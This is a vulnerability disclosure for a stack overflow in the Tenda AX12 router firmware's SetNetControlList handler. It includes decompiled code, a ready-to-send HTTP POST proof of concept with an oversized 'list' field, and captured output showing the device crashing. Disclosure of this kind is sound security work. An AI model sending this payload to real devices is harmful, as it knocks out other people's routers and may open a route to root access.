Tenda AX12 V1.0 V22.03.01.46 has a stack overflow vulnerability that can lead to DoS or privilege escalation

Overview:

Affected Device: Tenda AX12 V1.0
Affected Firmware Version: V22.03.01.46
Impact: Denial of Service (DoS) attack, stack overflow leading to potential root shell access.
Firmware download link: https://www.tenda.com.cn/download/detail-3621.html


Vulnerability:

The vulnerability is located in `/goform/SetNetControlList` where the request parameter list does not have a length limitation, which can ultimately lead to a stack overflow.
The vulnerable function `sub_43FDCC` is present in the `httpd` file within the `sub_41DE60 function`.

By passing the request parameter list to `sub_43FBBC`, as shown in the figure below:

```
1 int __fastcall sub_43FDCC(int a1)
2 {
3   int v1; // $v0
4   int result; // $v0
5
6   v1 = (int)sub_415C94(a1, (int)"list", (int)"");
7   sub_43FBBC(v1, '\n');                                    // vuln
8   signal(18, 1);
```

The input `v1` is copied to the variable `v14` using the `strcpy` function, and its offset is only 0x208. This means that a string with a length greater than that can be constructed to achieve stack overflow. It can cause a denial of service attack and can further be exploited to gain root shell access.

```
1 int __fastcall sub_43FBBC(int a1, int a2)
2 {
3   _BYTE *v4; // $v0
4   _BYTE *v5; // $s2
5   int v6; // $s1
6   int v8; // [sp+20h] [-254h] BYREF
7   int v9; // [sp+24h] [-250h] BYREF
8   int v10; // [sp+28h] [-24Ch]
9   int v11[4]; // [sp+2Ch] [-248h] BYREF
10  int v12[4]; // [sp+3Ch] [-238h] BYREF
11  char v13[32]; // [sp+4Ch] [-228h] BYREF
12  char v14[256]; // [sp+6Ch] [-208h] BYREF  <---
13  char v15[256]; // [sp+16Ch] [-108h] BYREF
14
15  v8 = 0;
16  memset(v14, 0, sizeof(v14));
17  v9 = 0;
18  v10 = 0;
19  memset(v13, 0, sizeof(v13));
20  memset(v11, 0, sizeof(v11));
21  memset(v12, 0, sizeof(v12));
22  memset(v15, 0, sizeof(v15));
23  sub_43F82C();
24  while ( 1 )
25  {
26    v4 = (_BYTE *)strchr(a1, a2);
27    if ( !v4 )
28      break;
29    *v4 = 0;
30    v5 = v4 + 1;
31    memset(v14, 0, sizeof(v14));
32    strcpy((int)v14, a1);                                 // stack overflow
```

POC:

```
POST /goform/SetNetControlList HTTP/1.1
Host: 192.168.122.15
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/115.0.5790.171 Safari/537.36
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 3485
Origin: http://192.168.122.15
Connection: close
Referer: http://192.168.122.15/index.html
Cookie: password=12345678

list=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Impact Effect:

Window 1 (top-left, Burp-like Request editor):

Learn

2 ×   +

Send   Cancel   < >   Target: http://192.168.122.15   HTTP/1

Request   Response

Pretty Raw Hex

10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko)
Chrome/115.0.5790.171 Safari/537.36
4 Accept: */*
5 Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.
5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type:
application/x-www-form-urlencoded;
charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 3485
10 Origin: http://192.168.122.15
11 Connection: close
12 Referer:
http://192.168.122.15/index.html
13 Cookie: password=12345678
14
15 list=
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Search...   0 highlights

Inspector
Request attributes   2
Request query parameters 0
Request body parameters   1
Request cookies   1
Request headers   12

Window 2 (top-right, Firefox):

Problem loading page   ×   +

http://192.168.122.15/index.html

Import bookmarks...   Getting Started   Start   Parrot OS   Community

Unable to connect

Firefox can't establish a connection to the server at 192.168.122.15.

- The site could be temporarily unavailable or too busy. Try again in a few moments

network

proxy, make sure

Try Again

Window 3 (middle, Wireshark capture - 正在捕获 virbr2):

正在捕获 virbr2 (作为为超级用户)

文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)

应用显示过滤器 ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.122.1	192.168.122.15	TCP	74	36202 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3789378367
2	0.000468618	192.168.122.15	192.168.122.1	TCP	54	80 → 36202 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Window 4 (bottom-left, Burp Repeater):

Repeater   Collaborator   Sequencer   Decoder   Logger   Organizer   Extensions   Settings

> | Target: http://192.168.122.15

Response

Pretty Raw Hex Render

aaaaaaaaaaaa
aaaaaaaaaaaa
aaaaaaaaaaaa
aaaaaaaaaaaa
aaaaaaaaaaaa
aaaaaaaaaaaa
aaaaaaaaaaaa
aaaaaaaaaaaa
aaaaaaaaaaaa
aaaaaaaaaaaa
aaaaaaaaaaaa
aaaaaaaaaaaa
aaaaaaaaaaaa
aaaaaaaaaaaa
aaaaaaaaaaaa
aaaaaaaaaaaa
aaaaaaaaaaaa

0 highlights   Search...   0 highlights

Inspector
Selection   4043

Selected text

POST /goform/SetNetC
ist HTTP/1.1 \r \n
Host: 192.168.122.15
User-Agent: Mozilla/
dows NT 10.0; Win64; x
eWebKit/537.36 (KHTM
Gecko) Chrome/115.0.
l Safari/537.36 \r

See more

Decoded from: Select
Cancel   App

Request attributes
Request query parameters
Request body parameters
Request cookies   1

Window 5 (bottom-right, Parrot Terminal):

Parrot Terminal

文件(F) 编辑(E) 视图(V) 搜索(S) 终端(T) 帮助(H)

1691668422967
R7WebsSecurityHandler [1581] i=0
------ NOPASSWORD -------
R7WebsSecurityHandler [2142]
sh: can't create /sys/module/printk/parameters/time: nonexistent directory
sh: can't create /sys/module/printk/parameters/time: nonexistent directory
doSystemCmd_return:
want:-1
----form_fast_setting_get---258----wanType = -1-----
sysTime:12411 fistTime:592   net:0
~~~~~~~~~~ check time out ~~~~~~~~~~
sh: ip: not found
R7WebsSecurityHandler [1522] url=/goform/getSyncAccount?0.3763491142261264
R7WebsSecurityHandler [1581] i=0
------ NOPASSWORD -------
R7WebsSecurityHandler [2142]
obtain base64 decode len err
obtain base64 decode len err
R7WebsSecurityHandler [1522] url=/goform/SetNetControlList
R7WebsSecurityHandler [1581] i=0
------ NOPASSWORD -------
R7WebsSecurityHandler [2142]
Segmentation fault
/ #